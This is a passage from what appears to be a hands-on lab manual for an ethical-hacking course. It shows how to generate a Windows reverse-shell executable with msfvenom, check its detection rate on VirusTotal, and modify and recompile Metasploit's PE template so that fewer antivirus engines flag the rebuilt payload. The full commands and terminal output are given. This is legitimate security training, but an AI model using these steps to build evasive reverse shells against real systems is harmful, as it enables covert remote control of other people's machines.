default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.






3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.

Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.



4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.




6. In the terminal window, type **msfvenom -p windows/shell\_reverse\_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Windows.exe** and press **Enter**, to generate payload.



```
Applications Places System msfvenom -p windows/shell_reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Windows.exe - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]~[-]
$ sudo su
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
#msfvenom -p windows/shell_reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Windows.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
[root@parrot]~[/home/attacker]
#
```

7. Double click on **Firefox** icon, to open Firefox browser and type <https://www.virustotal.com> in the address bar and press **Enter**.



The screenshot shows the VirusTotal homepage. At the top, there are navigation links for Intelligence, Hunting, Graph, API, Sign in, and Sign up. Below the header is the VirusTotal logo and a tagline: "Analyze suspicious files, domains, IPs and URLs to detect malware and other breaches, automatically share them with the security community". There are three tabs: FILE (selected), URL, and SEARCH. Under the FILE tab, there is a file icon with a fingerprint. A note below it states: "By submitting data below, you are agreeing to our [Terms of Service](#) and [Privacy Policy](#), and to the **sharing of your Sample submission with the security community**. Please do not submit any personal information; VirusTotal is not responsible for the contents of your submission. [Learn more](#)." A "Choose file" button is visible. The browser's address bar shows the URL: https://www.virustotal.com/gui/home/upload.

8. In the **VirusTotal** website click on **Choose file** option, in the **File Upload** window navigate to the **/home/attacker** directory and select **Windows.exe** file and click on **Open**.

The screenshot shows the VirusTotal website with a file upload dialog box overlaid. The dialog box is titled "File Upload" and shows a file selection tree. The "Home" directory is selected, and the "Windows.exe" file is highlighted. The "Open" button at the bottom right of the dialog box is being clicked. Below the dialog box, a note states: "By submitting data below, you are agreeing to our [Terms of Service](#) and [Privacy Policy](#), and to the **sharing of your Sample submission with the security community**. Please do not submit any personal information; VirusTotal is not responsible for the contents of your submission. [Learn more](#)." A "Choose file" button is also present. The browser's address bar shows the URL: https://www.virustotal.com/gui/home/upload.

9. Once the file is uploaded click on **Confirm upload** button to start the analysis.

The screenshot shows the VirusTotal homepage with the URL <https://www.virustotal.com/gui/home/upload>. The main heading is "VIRUSTOTAL". Below it, a sub-headline reads: "Analyze suspicious files, domains, IPs and URLs to detect malware and other breaches, automatically share them with the security community". There are three tabs at the top: "FILE" (selected), "URL", and "SEARCH". A file icon with a fingerprint is shown above a file input field containing "Windows.exe". Below the file input is a button labeled "Confirm upload". A note below the file input states: "By submitting data below, you are agreeing to our [Terms of Service](#) and [Privacy Policy](#), and to the **sharing of your Sample submission with the security community**. Please do not submit any personal information; VirusTotal is not responsible for the contents of your submission. [Learn more](#)". A message box at the bottom left says: "Want to automate submissions? [Check our API](#), free quota grants available for new file uploads". A blue speech bubble icon is on the right.

10. After completing the analysis VirusTotal website shows the number of antivirus that have detected the virus.

The screenshot shows the VirusTotal analysis page for file hash `93839a0ba238aa97325f04f443a4522ce3f32cf4b75e04fe65f1d7f85c962edb`. The page title is "VirusTotal - File - 93839a0ba238aa97325f04f443a4522ce3f32cf4b75e04fe65f1d7f85c962edb - Mozilla Firefox". The main summary section shows a red circle with "54" and "70" indicating 54 detections out of 70 total. Below this, file details are listed: `93839a0ba238aa97325f04f443a4522ce3f32cf4b75e04fe65f1d7f85c962edb`, `51d7f85c962edb`, `ab.exe`, `overlay`, `peexe`, `72.07 KB` Size, `2022-04-18 12:15:23 UTC` Date, and `2 minutes ago` Ago. A "Community Score" bar is shown with a green segment. The main table has columns: DETECTION, DETAILS, RELATIONS, BEHAVIOR, and COMMUNITY. Rows in the table include:

| DETECTION   | DETAILS                                                | RELATIONS | BEHAVIOR         | COMMUNITY                                                      |
|-------------|--------------------------------------------------------|-----------|------------------|----------------------------------------------------------------|
| Ad-Aware    | <span style="color: red;">!</span> Trojan.CryptZ.Gen   |           | AhnLab-V3        | <span style="color: red;">!</span> Trojan/Win32.Shell.R1283    |
| ALYac       | <span style="color: red;">!</span> Trojan.CryptZ.Gen   |           | Antiy-AVL        | <span style="color: red;">!</span> Trojan/Generic.ASCommon.153 |
| Arcabit     | <span style="color: red;">!</span> Trojan.CryptZ.Gen   |           | Avast            | <span style="color: red;">!</span> Win32:SwPatch [Wrm]         |
| AVG         | <span style="color: red;">!</span> Win32:SwPatch [Wrm] |           | Avira (no cloud) | <span style="color: red;">!</span> TR/Patched.Gen2             |
| BitDefender | <span style="color: red;">!</span> Trojan.CryptZ.Gen   |           | BitDefenderTheta | <span style="color: red;">!</span> Gen:NN.Zexaf.34606.eq1@aaDU |

11. In the above screenshot we can see that **54** out of **70** antivirus vendors have detected the malicious file.

Note: The result might differ when you perform this task.

12. In the terminal, type `pluma /usr/share/metasploit-framework/data/templates/src/pe/exe/template.c` and press **Enter**.

The screenshot shows a terminal window on a Parrot OS desktop environment. The terminal title is "msfvenom -p windows/shell\_reverse\_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Windows.exe - Parrot Terminal". The terminal history includes:

- \$ sudo su
- [sudo] password for attacker:
- #msfvenom -p windows/shell\_reverse\_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Windows.exe
- [!] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
- [!] No arch selected, selecting arch: x86 from the payload
- No encoder specified, outputting raw payload
- Payload size: 324 bytes
- Final size of exe file: 73802 bytes

The final command entered is `#pluma /usr/share/metasploit-framework/data/templates/src/pe/exe/template.c`. The status bar at the bottom shows the file path `msfvenom -p windows/...` and a VirusTotal link.

13. A **template.c** file appears, in the line 3 change the payload size from **4096** to **4000**, save the file and close the editor.



The screenshot shows a terminal window titled "pluma /usr/share/metasploit-framework/data/templates/src/pe/exe/template.c - Parrot Terminal". The terminal is running on a Parrot OS desktop environment. The command "i686-w64-mingw32-gcc template.c -lws2\_32 -o evasion.exe" is being typed into the terminal. The output shows the file being compiled into "evasion.exe". The desktop background features a dark, geometric pattern.

14. Now, type `cd /usr/share/metasploit-framework/data/templates/src/pe/exe/` in the terminal and press **Enter** to navigate to exe folder.

15. Type `i686-w64-mingw32-gcc template.c -lws2_32 -o evasion.exe` and press **Enter**, to recompile the standard template.

The screenshot shows a terminal window titled "i686-w64-mingw32-gcc template.c -lws2\_32 -o evasion.exe - Parrot Terminal". The terminal is running on a Parrot OS desktop environment. The command "i686-w64-mingw32-gcc template.c -lws2\_32 -o evasion.exe" is being typed into the terminal. The output shows the file being compiled into "evasion.exe". The desktop background features a dark, geometric pattern.

16. Type **ls** and press **Enter** to list the contents of the **exe** folder.

The screenshot shows a Parrot OS desktop environment. In the top right corner, there is a system tray with icons for volume, battery, and date/time (Mon Apr 18, 08:25). The desktop background features a dark, abstract geometric pattern. A terminal window titled "ls --color=auto - Parrot Terminal" is open, displaying the following command and its output:

```
[root@parrot]~[/usr/share/metasploit-framework/data/templates/src/pe/exe]
└─# i686-w64-mingw32-gcc template.c -lws2_32 -o evasion.exe
[root@parrot]~[/usr/share/metasploit-framework/data/templates/src/pe/exe]
└─# ls
evasion.exe service template.c template.s template_x64_windows.asm
[root@parrot]~[/usr/share/metasploit-framework/data/templates/src/pe/exe]
└─#
```

Below the terminal, a file manager window is visible, showing a directory structure with files like "README.license" and "Trash". The taskbar at the bottom shows the terminal window is active, along with other icons for the desktop environment.

17. In a new terminal generate a payload using new template by the following command, **msfvenom -p windows/shell\_reverse\_tcp lhost=10.10.1.13 lport=444 -x /usr/share/metasploit-framework/data/templates/src/pe/exe/evasion.exe -f exe > /home/attacker/bypass.exe**



```
[attacker@parrot]~[-]
└─ $ msfvenom -p windows/shell_reverse_tcp lhost=10.10.1.13 lport=444 -x /usr/share/metasploit-framework/data/templates/src/pe/evasion.exe -f exe > /home/attacker/bypass.exe
[!] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[!] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 103643 bytes
[attacker@parrot]~[-]
└─ $
```

18. Now, switch back to the browser window and in the virustotal page, click on **Upload file** button on the top of the page.

The screenshot shows a Firefox browser window with the title "VirusTotal - File - 93839a0ba238aa97325f04f443a4522ce3f32cf4b75e04fe65f1d7f85c962edb - Mozilla Firefox". The address bar shows the URL <https://www.virustotal.com/gui/file/93839a0ba238aa97325f04f443a4522ce3f32cf4b75e04fe65f1d7f85c962edb>. The main content area displays the analysis results for the uploaded file. A large red circle indicates a "Community Score" of 54/70. The file details are listed as follows:

|           |                                                                  |            |                                          |
|-----------|------------------------------------------------------------------|------------|------------------------------------------|
| File Hash | 93839a0ba238aa97325f04f443a4522ce3f32cf4b75e04fe65f1d7f85c962edb | Size       | 72.07 KB                                 |
| Type      | ab.exe                                                           | Scanned At | 2022-04-18 12:15:23 UTC<br>2 minutes ago |
|           | overlay peexe                                                    |            |                                          |

The "DETECTION" tab is active, showing the following detection results:

| Detection Engine | Signature             | Malware Type     |
|------------------|-----------------------|------------------|
| Ad-Aware         | ! Trojan.CryptZ.Gen   | AhnLab-V3        |
| ALYac            | ! Trojan.CryptZ.Gen   | Antiy-AVL        |
| Arcabit          | ! Trojan.CryptZ.Gen   | Avast            |
| AVG              | ! Win32:SwPatch [Wrm] | Avira (no cloud) |
| BitDefender      | ! Trojan.CryptZ.Gen   | BitDefenderTheta |

At the bottom of the page, there is a blue "File Upload" button with a speech bubble icon.

19. In the **File Upload** window, select **bypass.exe** file from **/home/attacker** location and click **Open**.

VirusTotal - File - 93839a0ba238aa97325f04f443a4522ce3f32cf4b75e04fe65f1d7f85c962edb - Mozilla Firefox

File Upload

Recent

Name | Size | Type | Modified

| Name        | Size     | Type    | Modified   |
|-------------|----------|---------|------------|
| Desktop     |          |         | 9 Nov 2021 |
| Documents   |          |         | 24 Jan     |
| Downloads   |          |         | 25 Jan     |
| Music       |          |         | 24 Jan     |
| Pictures    |          |         | 24 Jan     |
| Public      |          |         | 24 Jan     |
| Templates   |          |         | 9 Nov 2021 |
| Videos      |          |         | 24 Jan     |
| bypass.exe  | 103.6 kB | Program | 12:27      |
| Windows.exe | 73.8 kB  | Program | 12:10      |

All Files

Cancel Open

Community Score: 54 / 70

Detection Details

- Ad-Aware: Trojan.CryptZ.Gen
- ALYac: Trojan.CryptZ.Gen
- Arcabit: Trojan.CryptZ.Gen
- AVG: Win32.SwPatch [Wrm]
- BitDefender: Trojan.CryptZ.Gen

File: bypass.exe

20. After selecting the file click on **Confirm upload** button, virus total will analyze the detection of malicious file.

VirusTotal - File - 93839a0ba238aa97325f04f443a4522ce3f32cf4b75e04fe65f1d7f85c962edb - Mozilla Firefox

Upload file

54 security vendors and no sandboxes flagged this file as malicious

bypass.exe

By submitting data below, you are agreeing to our [Terms of Service](#) and [Privacy Policy](#), and to the **sharing of your Sample submission with the security community**. Please do not submit any personal information; VirusTotal is not responsible for the contents of your submission. [Learn more](#).

Confirm upload

Community Score: 54 / 70

Detection Details

- Ad-Aware: Trojan.CryptZ.Gen
- ALYac: Trojan.CryptZ.Gen
- Arcabit: Trojan.CryptZ.Gen
- AVG: Win32.SwPatch [Wrm]
- BitDefender: Trojan.CryptZ.Gen

File: bypass.exe

| DETECTION           | DETAILS                            | RELATIONS | BEHAVIOR    | COMMUNITY                  |
|---------------------|------------------------------------|-----------|-------------|----------------------------|
| Acronis (Static ML) | ! Suspicious                       |           | Ad-Aware    | ! Generic.RozenaA.5530E2E7 |
| AhnLab-V3           | ! Malware/Win32.RL_Generic.R359851 |           | ALYac       | ! Generic.RozenaA.5530E2E7 |
| Antiy-AVL           | ! Trojan/Generic.ASCCommon.153     |           | Arcabit     | ! Generic.RozenaA.5530E2E7 |
| Avast               | ! Win32:SwPatch [Wrm]              |           | AVG         | ! Win32:SwPatch [Wrm]      |
| Avira (no cloud)    | ! TR/Patched.Gen2                  |           | BitDefender | ! Generic.RozenaA.5530E2E7 |

21. You can observe that now only **48** out of **71** antivirus vendors have detected the malicious file, thus we can evade antivirus detection by modifying Metasploit templates.

Note: The result might differ when you perform this task.

